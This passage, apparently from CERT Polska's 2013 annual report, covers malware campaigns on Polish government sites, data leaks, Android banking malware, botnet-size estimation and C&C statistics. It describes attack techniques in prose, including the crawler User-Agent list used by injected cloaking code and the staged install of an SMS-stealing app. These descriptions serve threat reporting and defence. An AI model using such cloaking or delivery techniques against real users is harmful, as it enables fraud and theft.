


Figure 10: Exploit Kit workflow

12.2 MALWARE CAMPAIGN ON .GOV.PL SITES

In 2013 CERT Polska in the cooperation with CERT.GOV.PL identified three websites in the gov.pl domain with malicious content. They were not targeted attacks, but the same campaigns that just were popular in the Internet.

12.2.1 FAKEAV AND KRYPTIK

In the first case, the page contained a JavaScript code that added a hidden iframe which redirected to the exploit kit. Next, with the help of "Smoke Loader", two malware applications were downloaded. The first application was a FakeAV software masquerading as an anti-virus program that forces the user to buy a "full version" with the promise that it will remove all of the supposed problems with her machine. The second one contained a Kryptik trojan, which steals information from a large variety of FTP, SSH and WWW clients. It also steals SSL certificates used to sign code and performs a dictionary attack on the currently logged user password. Both of them contain various techniques which are meant to prevent disassembly and debugging. The FakeAV is presented in the figure 11.

Detailed information on both threats is presented in the entry on our blog: http://www.cert.pl/news/7101. Lavasoft published a post outlining this campaign in June 2013, while the website in gov.pl domain was infected in the first half of May [2]. The campaign was popular because we received feedbacks from the users who were infected with these two samples of malicious software through other sites. Probably the only exploit used in this campaign was based on CVE-2012-1723. This vulnerability is present in Java 1.7u4 and older, 1.6u32 and older, 1.5u35 and older, 1.4.2u37 and older.

We also managed to determine that the site was probably compromised using a password stolen by the malware from a computer of one of its administrators. It means that the cybercriminals used a password obtained in another infection, which made it easier to spread the malware. The second site in gov.pl domain was probably infected in the same way. One of the samples was signed using a probably stolen certificate belonging to Ingenieursbureau Matrix B.V. and issued by VeriSign.




Figure 11: FakeAV

12.2.2 RANSOMWARE

One of the Polish governmental websites and one of the websites in the .eu domain had a malicious JavaScript code added at the very end of the HTML document. The purpose of this script was to determine the Java plugin version and send an appropriate exploit.

The detailed description of the summer campaign of the ransomware can be found on our blog: http://www.cert.pl/news/7403. However, we did not disclose the details about the server side of this campaign. Cybercriminals used the vulnerabilities in the Wordpress framework or one its plugins. Using these vulnerabilities they injected the obfuscated PHP code into the website [14]. The code checked the User-Agent string and checked whether the request was sent by a user or a robot that wanted to index this page. For this purpose the code looked for one of the strings:

```
Google
Slurp
MSNBot
ia_archiver
Yandex
Rambler
```

If none of them was found, the web server sent a request to the C&C server to define what kind of content should be displayed to a user. The same server received information about the address of the visited site, user's IP address and the User-Agent header value. Interestingly, the domain name of the C&C server was generated dynamically based on random value and the response from DNS server to the specially crafted queries. The domains used for this purpose were located in .com and .ca TLDs.

In 2013 the media reported a large number of data leaks. Each of these cases was described in details. According to the document that Zaufana Trzecia Strona received from the office of GIODO (Polish Inspector General for Personal Data Protection), in 2013 there were 136 violations of personal data protection. The largest number of incidents – 53 submissions – were reported by Orange, with the runner-up being Polish Telecommunication (TP) with 30 submissions. Starting in 2014 these are the same entities, as Orange and TP merge into one company. In total, this represents 83 submissions, more than half of all infringements of personal data protection that were reported. The third place was occupied by Plus (mobile service provider) with 20 submissions. Thus, we can see that data leaks occur frequently – personal data leaks were happening on average more than two times a week.

We have decided to describe this problem differently. Rather than trying to classify the cases of data leaks as more or less important, we will try to divide them into groups by the method used to obtain the data, the data storage method and the motives of the thieves. Therefore, we have not described all data leaks that took place last year, but only given the examples that illustrate the techniques, security safeguards or motives.

Data leaks often occurred as a result of a break-in, where attackers broke or circumvented the security protections. An example of this is a Hyperion S.A. (Polish ISP) data leak with more than 400 thousand customer records. The source of this leak was the proprietary eBOA client platform. There database contained the following data:

- name of the client,
- addresses, both of the provided service and the one that should be used to communicate with the client,
- phone numbers,
- Tax Identification Number/Personal ID Number (PESEL number),

- ISP's bank account number,
- password,
- account balance,
- other internal information.

Data of OVH customers has also leaked as a result of security breaches [26]. The attacker managed to get access to the data that belonged to OVH clients in Europe.

- name,
- NIC identifier,
- home address,
- phone number,
- SHA512 password hash,
- access to servers in Quebec system used for installations (an intruder might take over the server if client did not remove a default SSH key preinstalled by OVH).

The break-in itself happened as a result of an email account that belonged to one of OVH administrators. Leveraging access to that email account, the attacker was able to obtain an access to the VPN that belonged to one of the employees and gained access to the office network through which she could penetrate the internal system and services.

Another set of data leaks came from activities of a disgruntled employees. The most spectacular case concerned 20 million Koreans whose data was stolen by an employee from the Korea Credit Bureau rating company. He had access to the internal system cooperating with the credit institution that issued credit cards [16].

In other cases data was obtained as a result of a device theft. This means that the data were kept in a plaintext form or at most a form that allowed them to be easily decrypted. Such situation occurred in Koszalin where an unknown person broke into the Medical Laboratory ALAB and stole computers with medical records [19].

The cases in which companies revealed information unintentionally were even more surprising. It happened either by the an employee's mistake or by a flawed system design. The iBOOD site allowed access to the personal data of all people who ordered anything using their service [24]. All that was required, was a simple modification of one of the URL parameters. This way one could get a name, email address or phone number of a customer. In a similar manner the Municipal Office in Ostrów Wielkopolski released data about the number of people registered at each address when it announced the tender for garbage collection.

Malicious software was also a cause of some data leaks. Debit and credit cards data that belonged to 110 million Target customers was stolen at the end of last year. Target point-of-sale terminals were infected with malware and the credit card data was copied during transactions [27].

Data leaks are not always consequence of deliberate malicious acts. Users often reveal their data by themselves, not being quite aware of that. Pictures uploaded by Polish users to Instagram may be good example. It is very easy to find copies of driver licenses, ID cards, passports, registration cards, school ID cards or credit cards [25].

Most of stolen passwords, and sometimes even other data, are encrypted in some way, although, there were some cases of leaks where passwords were available in plain text. As many as 1,3 million of such passwords and logins leaked from Glitery.pl, a social networking site for teens [54]. However, storing passwords in an encrypted format is not always enough, especially if you also keep the hints that allow to guess the passwords alongside. This was the case with the database of Adobe users. The passwords were encrypted with

a proper encryption algorithm, but used in a wrong way, while the hints were not encrypted at all. The method in which the encryption was used resulted in the same cryptograms for the same passwords. Therefore, many hints could be assigned to one encrypted password. For example, there were 9077 hints for the cryptogram flpT7i/Q=. Some of them directly pointed to the correct password "123456":

- "123456"
- 1 2 3 4 5 6
- 1-6
- 1do6 (1to6)
- 654321wspak (654321backwards)
- 6 cyferek (6 digits)
- 6 pierwszych liczb (6 first numbers)
- cyfry kolejno (digits in order)
- cyfry od jeden do szesciu (digits one trough 6)
- haslo:123456 (password:123456)
- Haslo to szesc cyfr od jeden (password is 6 digits starting with one)

The way of grouping the data leaks is based on the claims and motives of those who steal the data. Many of them want to gain publicity. It also was the motive for the person who stole the database of over 250 thousand users of the website www.dobreprogramy.pl. In exchange for not publishing the database, she requested to publish an article describing the forum ToRepublic in the TOR network [52]. Data are often stolen and published for ideological reasons. Such situation occurred many times in the case of actions carried out by the group "Anonymous" [15]. The most common motive is also the intention to gain material benefits, as was with the theft of Netia customer database [23].

Last year there were two strains of Android malware in Poland. In April we obtained a new Android malware sample, which was targeting Polish e-banking users. The application was called "E-Security". Although the malware was relatively simple, it was effective at achieving its goals. It allowed an attacker to redirect text messages containing one-time passwords that the infected user received [33].

Installation of this malware was performed in multiple stages. Firstly, a victim's computer had to be infected. After that a notice was displayed when the user visited an e-banking website. It was made in such a way that suggested that this message came from the bank. It informed a user that she should install a "E-Security certificate" in order to improve the security. In order to download this "certificate" the user had to enter her phone number and choose a mobile operating system that her smartphone was running. In this case only Android was supported.

After providing that information, she received a text message, supposedly from the bank itself, with the URL address to the apk file. To be sure that the user installed the application, it was necessary to enter "activation code" which was displayed once the installation had finished.

Later the offenders started using more sophisticated tools. Another malicious program called "Mobile Antivirus" was propagated in similar way to the E-Security application but it was more powerful and more dangerous. This particular malware could wipe user data in order to make forensic analysis harder for researchers. Additionally, it could send premium messages, that are charged at a higher than standard rate.

However, in both cases only a small number of users was infected. Of course, the infections were serious because they caused financial losses, but they were quite limited. All the information that we received were concerning only these two applications. Therefore,

it leads to the conclusion that the threats for smartphone users, although they are present in Poland, are not as serious as threats to computer users. During a few days there were fewer than 300 different phone numbers that received the text message with the link to the malicious application (it means that in fact the number of infected phones was lower). At the same time the Citadel plitfi botnet controlled over 11,000 computers, not to mention other botnets that are infecting Polish users. The number of smartphones used in Poland does not differ that much from the number of computers. According to various sources ([47], [1]) in Poland there are from 6 to 7.5 million smartphones in comparison to 11 million computers. In both cases of malware installation, a user had to have the computer infected first, and then the smartphone became infected by using this computer.

Mobile malicious applications are much more difficult to combat than those designed for computers. They use GSM network for communication, as opposed to the computer network. Commands and reports are sent through text messages. Therefore it is more difficult to detect. GSM infrastructure is provided by an external company, while, in the case of computer network, we can analyze the network traffic, e.g. via a router. The only protection is offered by mobile antivirus software on users' mobile phones. However, it does not guarantee full protection because a smartphone can already be controlled by cybercriminals.

It was relatively easy to hide both sent and received text messages in the Android operating systems, up to version 4.3 (Jelly Bean). In version 4.4 (KitKat), there is only one application that is dedicated to send and receive text messages [31]. Other applications can read or try to send a message, but all text messages will eventually have to go through the application handling the SMS and MMS messages. This application decides what to do with a message dedicated to be sent (by default it stores it in the "Sent" folder). It also decides what to do with a received message and whether it should be displayed to a user. Malicious software would have to be set as default application to handle text messages in order to hide them.

To avoid such threats, you should remember to be sceptical. When you receive a new, unusual notice from your bank, the best solution is to contact the bank directly. Similar actions should be taken when you receive unusual email and text messages. When you face any of these threats, you should remember that removing malicious program from your phone does not solve the whole problem, because the infected computer was the source of the problem. In that situation you should consult a professional computer service that specializes in such threats.

15 HOW TO COUNT THE BOTNET SIZE?

Different institutions use various methods for estimating the size of botnets. Any organization taking over a botnet has a reason to claim that a given botnet is very big, or even the biggest [42]. It leads to the use of many different methods of counting. We will try to choose the easiest one to employ that estimates the size of botnet in a correct way. In order to understand the problem it is necessary to present the obstacles connected with estimating the size of botnet. We will consider few possible methods and describe how this observation determinates resulting estimation of the size. We do not take into consideration the method of collecting botnet data, whether it is sinkholing or passive observation. It of course also affects the way of estimating the size of botnet, but most institutions choose the method that is both possible to implement and accurate.

15.1 UNIQUE IP ADDRESSES

Common way of estimating the size of the botnet is counting unique IP addresses. However, this approach indicates that a given IP address represents one and always the same computer. This assumption is not true. According to the ENISA report [28], in many cases Internet providers use dynamic IP addresses. These addresses change from time to time when a user restarts his modem or access router. Hence, given user every once in a while gets another IP address. One bot can be counted multiple times when we are only counting the unique IP addresses. In one case, a bot changed its IP address 694 times within 10 days. To avoid this effect, unique IP addresses can be counted per day, assuming that most of the computers change IP address on average once a day.

On the other hand, many networks use the technique of network address translation (NAT). It allows multiple network devices to share one public IP address. It is used by companies that do not need to have a separate public IP address for each workstation. Home users undertake similar activity and install a router in their network to provide access to the Internet for several devices (e,g. by using WiFi). In this case several bots can be located on one IP address, but only one will be counted. There is no easy way to compensate for this. Only bot IDs can be used to do that.

15.2 BOT ID

The second method of defining the size of botnet is the use of bot ID. In some cases such as Citadel, described previously in our report, this ID is rather unique [36]. Unfortunately, in other cases, like Virut, the ID, which was meant to be unique, proved to be completely useless. It was generated from the Volume Serial Number that could be changed by a user, and even when this is not the case, it still fails to identify the machine sufficiently[37].

15.3 WHAT IS THE BOTNET SIZE?

We suggest, along with the researchers from Johns Hopkins University [42] and the authors of the ENISA report [28], to understand “the size of botnet” not as a defined term but as a term that depends on the methodology used in a particular case. Microsoft report separates two concepts: cleaned computers per mile, CCM (or infection rate) which is the number of computers where malicious software was detected, and encounter rate, that is the number of computers on which antivirus solutions were able to block the infections.

The differences in estimating the size of botnets with the use of various methods are significant. As an example we will analyze three different cases. The first one estimates the size of Torpig botnet [50] on the basis of the ten-day observation.

- 1 247 642 unique IP addresses,
- 182 800 unique bot IDs,
- 179 866 unique IP addresses per day (on average),
- about 200 000 unique addresses per day (maximum),
- about 125 000 unique bot IDs (total maximum).

Assuming that the generated IDs are unique, or at least unique enough, we can conclude that if we estimated the size of Torpig botnet on the basis of the unique IP addresses we would overestimate it over sixfold. On the other hand, despite that the number of unique IPs per day differs by more than 36% in relation to the number of unique bots per day, it estimates the total size of the botnet quite well.

The second case is an attempt to estimate the size of one of the instances of the Citadel botnet based on the 25-day observation [36]:

- 164 323 unique IP addresses,
- 11 730 unique IDs.

The observation period was even longer, so the number of unique IP addresses differs even more from the actual size of the botnet. The number of unique IPs connecting with the server was 14 times larger than the real number of bots.

The third case relates to the connections with our sinkhole server from various instances of botnets based on the Citadel malware. The results of the measurements carried out within 10 randomly selected days are presented in the table 4.

Date	Unique IPs	Unique bot IDs
18.01.2014	3323	2288
19.01.2014	3671	2376
20.01.2014	3963	2414
21.01.2014	**4459**	2341
4.02.2014	3238	2268
5.02.2014	3217	2230
6.02.2014	3486	2290
7.02.2014	3306	2180
8.02.2014	3092	2094
9.02.2014	3311	2174
Total	**19768**	**3429**

Table 4: Data from CERT Polska sinkhole

According to the research by the Arbor Networks, in some cases as a result of NAT there are up to 100 different infected computers behind a single IP address [22]. According

to the data collected from our sinkhole server we observed up to four different infected computers behind a single IP address. On average there were 1.02 bots for a single IP address. One computer changed the IP address 858 times within 4 days, while on average one computer had 5.90 different IP addresses through the whole observation period. The total number of unique IP addresses is almost 6 times larger than the number of unique bot IDs.

Although the number of unique IP addresses per day is larger than the number of unique IDs per day, the size of the botnet is estimated correctly. It should be noted that for some malware bots do not generate unique IDs. Therefore, in our opinion, maximum number of unique IP addresses per day is a measure that approximates the real size of botnet quite well.

15.4 PERCENTAGE OF INFECTED COMPUTERS IN POLAND

In order to calculate average infection rate, we need to estimate the number of computers connected to the Intenet in Poland. According to statistics by Eurostat [7], [6], in 2012 there were 13,444,300 households and 72% of them had an access to the Internet, which gives about 9,680,000 computers.

A similar number – 9,758,268 households with an access to Internet – can be estimated from data concerning 2011 provided by the Polish Central Statistical Office [48]. In Poland there were 13,572,000 households. According to the Central Statistical Office [49] in 2013 71.9% of households had access to the Internet.

It can be assumed that on average there are 1.12 computers in a household. This information was estimated from the data gathered by the Central Statistical Office [48] – on average there are 2.82 persons living in a household – and from data provided by the Social Monitoring Council [47]. It stated that on average there are 2.5 persons per one computer.

According to the reports mentioned above, it can be concluded that the number of computers connected to the Internet in households in Poland is roughly 11 million. These figures do not include mobile phones and tablets, as well as computers in companies, universities and libraries. However, it gives a good estimate. Dividing average number of infected computers per day by the estimated 11 million household computers, we can assume that 1.5% of computers in households are infected with malicious software.

OUR ACTIONS AND PROJECTS 16

16.1 VIRUT

In January and February 2013 NASK took over 43 .pl domains used to control the Virut botnet and to spread malicious applications. The takeover was carried out in few stages and started on the 23rd of January. It was the first time when NASK carried out actions leading to the takeover of .pl domains that were connected with malicious behavior. Later these kind of activities were carried out with success against other botnets. NASK also decided to terminate its agreement with the registrar Domain Silver. More details concerning this subject are available in the section 16.2 of this report.

Virut was one of the most onerous threats on the Internet. It was spreading by the use of vulnerabilities in web browsers. Computer was getting infected while visiting the websites where Virut was located. A significant number of different domains in .pl TLD, most notably zief.pl and ircgalaxy.pl, have been used to host Virut executables as well as its C&C IRC Server. In 2012 a number of different domains, still in .pl TLD, were used to host other malware including Palevo and ZeuS. The Virut botnet was used to steal data, send spam and perform DDoS attacks. The first Virut infections were reported in 2006, but since then the threat has been getting much more serious. Since 2010 NASK has taken the action leading to eliminate the Virut activities in Poland. CERT Polska registered 890 thousand connections from an infected IP addresses from Poland in 2012 alone.

As a result of the takeover domains connected with the Virut botnet (including .ru domains using .pl name servers) were redirected to the sinkhole server controlled by CERT Polska. We observed about 270 thousand unique IP addresses connecting to our sinkhole every day, mostly from Egypt, Pakistan and India. From the collected data, we gained additional insight into Virut activity, including a connection to distribution of fake antivirus software. The report about the takeover of Virut botnet is available on www.cert.pl/PDF/Raport_Virut_PL.pdf.

16.2 DOMAIN SILVER

In July 2013 NASK terminated the agreement with the registrar Domain Silver, Inc. The company was registered in Seychelles and started operating in the .pl domain as a partner of NASK in February 2012. Almost all domains registered through Domain Silver were used to manage malicious software, to sell pharmaceuticals or to recruit money mules. All these activities were advertised by using spam campaigns. The domains registered through this company were used to manage and distribute botnets such as Citadel, Dorkbot, Andromeda, as well as some types of ransomware.

To make matters worse, Domain Silver responded to our complaints concerning the abuse of domain names reluctantly. It could lead to the conclusion that the registrar's actions were intentional, making Domain Silver a rogue registrar. Rogue registrar is a company that is either directly connected wih people who register domain names for malicious purposes or at least consciously derives benefits from their business activity.

As a partner of NASK Domain Silver registered 2,926 domain names, of which 641 had a registered status up to the termination of the agreement. Most of the domain names were registered in "domain tasting" or were removed as the result of abuse. All domains were taken over by NASK. Their registrar was set to vinask (a virtual entity created by NASK). After the analysis, these domains were redirected to the sinkhole server controlled by CERT Polska. After taking over a part of the domains we observed 101,831 unique IP addresses connecting to our sinkhole on one day. They were mostly connecting to the domains used to manage Zeus ICE IX and Citadel botnets, most of them came from Germany and Poland. Full report on the Domain Silver is published at www.cert.pl/PDF/Raport_Domain_Silver_PL_updated.pdf.

16

16.3 THE NECOMA PROJECT

In 2013 we started participation in the international research project called Nippon-European Cyberdefense Oriented Multilayer threat Analysis (NECOMA). The participants of the project are the European organizations involved in the security research – Institut Mines-Telecom (France), Atos (Spain), Foundation for Research and Technology – Hellas (Greece), 6cure (France) and Japaneese institutions: Nara Institute of Science and Technology, Internet Initiative Japan, National Institute of Informatics, Keio University, University of Tokyo. NECOMA project aims to develop and demonstrate new cyberdefense mechanisms that will allow to strengthen the IT security by increasing the resistance to existing and new threats.

One of the fundamental aspects of the project is to improve methods of obtaining information and its effective exchange – both among different systems in a single institution, and on a larger scale. The n6[45] platform developed by CERT Polska becomes a key part of this project. The new version of the n6 platform will be one of the main mechanisms for exchanging data.

The second area of research is the threat data analysis both from the perspective of the attackers and the victims. This is needed in order to describe new methods of threat detection and to measure the threat consequences. We pay particular attention to the global view of the situation that allows us to understand all important aspects of the threats and to support decision making process in near real-time. NECOMA also aims to develop and demonstrate new cyberdefense mechanisms that leverage these metrics for deployment and evaluation.

These three aspects will be analyzed both from an infrastructure perspective (networks and large computing infrastructures) and endpoints (smartphones and browsers). Although attackers use a wide range of technologies and are able to combine the knowledge from many sources in surprising ways, we still have a chance to capture the true essence of threats and to take appropriate actions.

The project is financed by the Japanese Ministry of Internal Affairs and Communication and the European Union under the 7th Framework Programme (FP7/2007-2013), grant agreement no. 608533. Detailed information about NECOMA, news and publications are available on the site: www.necoma-project.eu.

16.4 SECURE 2013

The 17th international SECURE Conference, dedicated to the IT security, is organized by NASK and CERT Polska. The event, which was held in the Copernicus Science Centre in Warsaw on 9-10 October 2013 gathered 300 participants. During the two days there were forty presentations on issues related to technical, organizational, and legal aspects of network security.

Due to timeliness of the topic, talks on DDoS attacks attracted quite a big crowd. They were delivered by Łukasz Czarniecki and Marcin Jerzak from PCSS, and also by John Graham-Cumming from Cloudflare. Other very highly praised and popular talks were the ones on technical issues, including the description of the attacks against network devices by Michał Sajdak (sekurak.pl), thoughts on the antivirus security by Gynvael Coldwind and a talk on the Heisenberg debugger delivered by two members of the Polish Chapter of the Honeynet Project – Maciej Szawłowski and Tomasz Sałaciński.

[45] http://n6.cert.pl/

During the plenary session we had an opportunity to see different points of view on the issue of Chinese hackers and government involvement in the cyber attacks (Ryan Kazanciyan from Mandiant and Bill Hagestad II from Red Dragon Rising), listen about methods of surveillance through mobile devices (Glenn Wilkinson from Sensepost) or about real challenges in protecting critical infrastructure (Edmond Rogers).

International experts present at the SECURE 2013 included: Kimmo Ulkuniemi from Interpol, Andrew Lewman from Torproject.org and the representatives of CERT/CC and DHS. The main partner of the SECURE 2013 was the National Centre for Research and Development. The honorary patrons of the conference were ENISA, Inspector General for the Protection of Personal Data, the Ministry of Administration and Digitization, and the Ministry of Science and Higher Education.

Most of the conference presentations are available as video recordings (bit.ly/1gBMZmx) and/or slides. SECURE Hands-on conducted by CERT Polska and NASK experts around the conference dates. The thematic scope of the workshops included, i.a. cyberattacks in the internet, infections with malicious software and mitigation of DDoS attacks. The workshops proved to be very popular. More information about the conference is available on the conference website www.secure.edu.pl and FB profile (fb.com/Konferencja.SECURE).

16.5 SECURITY FROM A RELIABLE SOURCE

CERT Polska and NASK have been trying to close the gap between experts and computer users. On the 13th June 2013 we organized the workshop "Security from a reliable source" as a part of a larger NISHA project. The meeting purpose was to discuss the platform for exchanging information between experts, who can deliver proven and reliable information, and journalists, who can easily reach the end users. Apart from the presentations by CERT Polska and NASK specialists, the participants developed a new initiative to create the content repository with texts prepared by experts and the platform to exchange information between specialists and representatives of media. The meeting ended with a discussion on the problems regarding the cooperation between security experts and media.

16.6 ECSM – EUROPEAN CYBER SECURITY MONTH

In October 2013 the second European Cyber Security Month (cybersecuritymonth.eu) took place. The aim of the campaign is to raise awareness of information security among Internet users, change their view of cyberthreats, promote the safe use of the Internet and new technologies. The event is organized annually by ENISA in countries of the European Union.

NASK was the partner of the campaign in Poland. CERT Polska took an active part in the campaign. Polish events of ECSM included the TIKE 2013 conference, SECURE 2013 conference and security knowledge quiz for older and younger users of the Internet that was promoted by NASK at www.bezpiecznymiesiac.pl.

CERT Polska organized the quiz for Internet users "Become (cyber)secure". It was 33 questions long and based on the OUCH! magazine published monthly by SANS Institute and CERT Polska. The topic of the magazine are issues relating to the use of computer, Internet and communication technologies. The quiz checked the basic knowledge about the online security and had also educational values because each question was accompanied by comments prepared by experts. The quiz was solved over 12 thousand times. It is still available on the NISHA project website: http://nisha.cert.pl/quiz.

A STATISTICS

A.1 C&C SERVERS

In 2013 we received 1,255,022 submissions concerning IP addresses or Fully Qualified Domain Names of the C&C servers. We registered an average of 3,438.41 submissions per day. As in the previous years, most of the submissions were related to the IRC servers (mainly on TCP/6667 port assigned to this service). There were also submissions related to the servers that controlled ZeuS malware and similar malicious software. Due to the fact that the submissions contained IP addresses or Fully Qualified Domain Name, we decided to describe this issue considering the location of IP address or Fully Qualified Domain Name of malicious domain name. We have omitted sinkhole servers controlled by CERT Polska in the statistics.

A.1.1 IP ADDRESSES

We received submissions about 7,687 different IP addresses from 107 countries. Similarly to the previous years, most of the C&C servers were located in the United States (nearly 32%). More than two thirds of all of the C&C servers were hosted in 10 countries listed in the table 5.

Rank	Country	Unique IPs	Percentage
1	United States	2459	31.98%
2	Germany	607	7.89%
3	Russia	596	7.75%
4	The Netherlands	279	3.62%
5	France	267	3.47%
6	United Kingdom	243	3.16%
7	Albania	209	2.71%
8	Ukraine	185	2.40%
9	Greece	179	2.32%
10	Croatia	171	2.22%
...	...	...	...
25	Poland	50	0.65%

Table 5: Countries with the highest numer of C&Cs




Figure 12: Countries with the highest numer of C&Cs

We observed 1,526 different autonomous systems in which the C&C servers were located. Almost one fifth of all malicious servers were located among the 10 most popular autonomous systems presented in the table 6.

Rank	AS number	AS name	Unique IPs	Percentage
1	16276	OVH Systems	236	3.07%
2	35047	Abissnet sh.a.	202	2.62%
3	5391	Hrvatski Telekom d.d.	169	2.19%
4	41440	OJSC Rostelecom	149	1.93%
5	1241	Forthnet	146	1.89%
6	36351	SoftLayer Technologies Inc.	139	1.80%
7	24940	Hetzner Online AG	137	1.78%
8	13335	CloudFlare, Inc.	118	1.53%
9	12066	TRICOM	92	1.19%
10	8560	1&1 Internet AG	90	1.17%

Table 6: Autonomous systems with the highest C&Cs count

A

A.1.2 POLISH NETWORKS

In Poland C&C servers were located on 50 different IP addresses (25th rank with 0,65%) in 30 unique autonomous systems. 12 autonomous systems with the largest number of servers controlling botnets (64% of all malicious servers in Poland) are presented in the table 7.

Rank	AS number	AS name	Unique IPs	Percentage
1	5617	Telekomunikacja Polska S.A.	5	10%
2	12824	home.pl sp. z o.o.	4	8%
3	6830	Liberty Global Operations B.V. (UPC)	3	6%
3	51290	HosTeam s.c.	3	6%
3	29314	VECTRA S.A.	3	6%
6	48707	Greener, Marcin Waligorski	2	4%
6	43939	Internetia Sp.z o.o.	2	4%
6	43333	CIS NEPHAX	2	4%
6	35017	Swiftway Sp. z o.o.	2	4%
6	29522	Krakowskie e-Centrum Informatyczne JUMP	2	4%
6	198921	Unix Storm – Michal Gottlieb	2	4%
6	12741	Netia SA	2	4%

Table 7: Polish autonomous systems with the highest C&C count




Figure 13: Polish autonomous systems with the highest C&C count

A.1.3 DOMAIN NAMES

We also received the submissions on 7,241 fully qualified domain names which acted as the C&C servers. They were registered within 120 top-level domains, while over 80% of them in .com TLD. The data is presented in the table 8.

Rank	TLD	Number of domains	Percentage
1	.com	2183	30.14%
2	.net	1047	14.45%
3	.org	582	8.03%
4	.info	535	7.38%
5	.ru	458	6.32%
6	.biz	304	4.19%
7	.su	273	3.77%
8	.de	161	2.22%
9	.uk	154	2.12%
10	.in	134	1.85%
11	.pl	123	1.69%

Table 8: Top level domains of the C&Cs

123 domain names within .pl top-level domain (1,69% of all the domain names) were hosting C&C servers. Therefore it ranked really high on the 11th place. Upon further analysis we found that:

- 76 domain names were redirected to the sinkhole server controlled by CERT Polska,
- 22 domain names were not registered or did not return IP addresses (e.g. belong to the virtual registrar vinask),
- 20 domain names hosted malicious infrastructure to control botnets, without the domain registrant knowledge (e.g. hacked web server or malicious channel on an IRC server),
- 2 domain names have been registered again but they are not used for maintaining C&C servers.

A.2 SCANNING

The statistics are based on two types of data - some come from our own sources (in which case the target's IP address is located in Poland), and some from external sources (then the source is located in Poland). Consequently, we decide to present the statistics divided into appropriate sets.
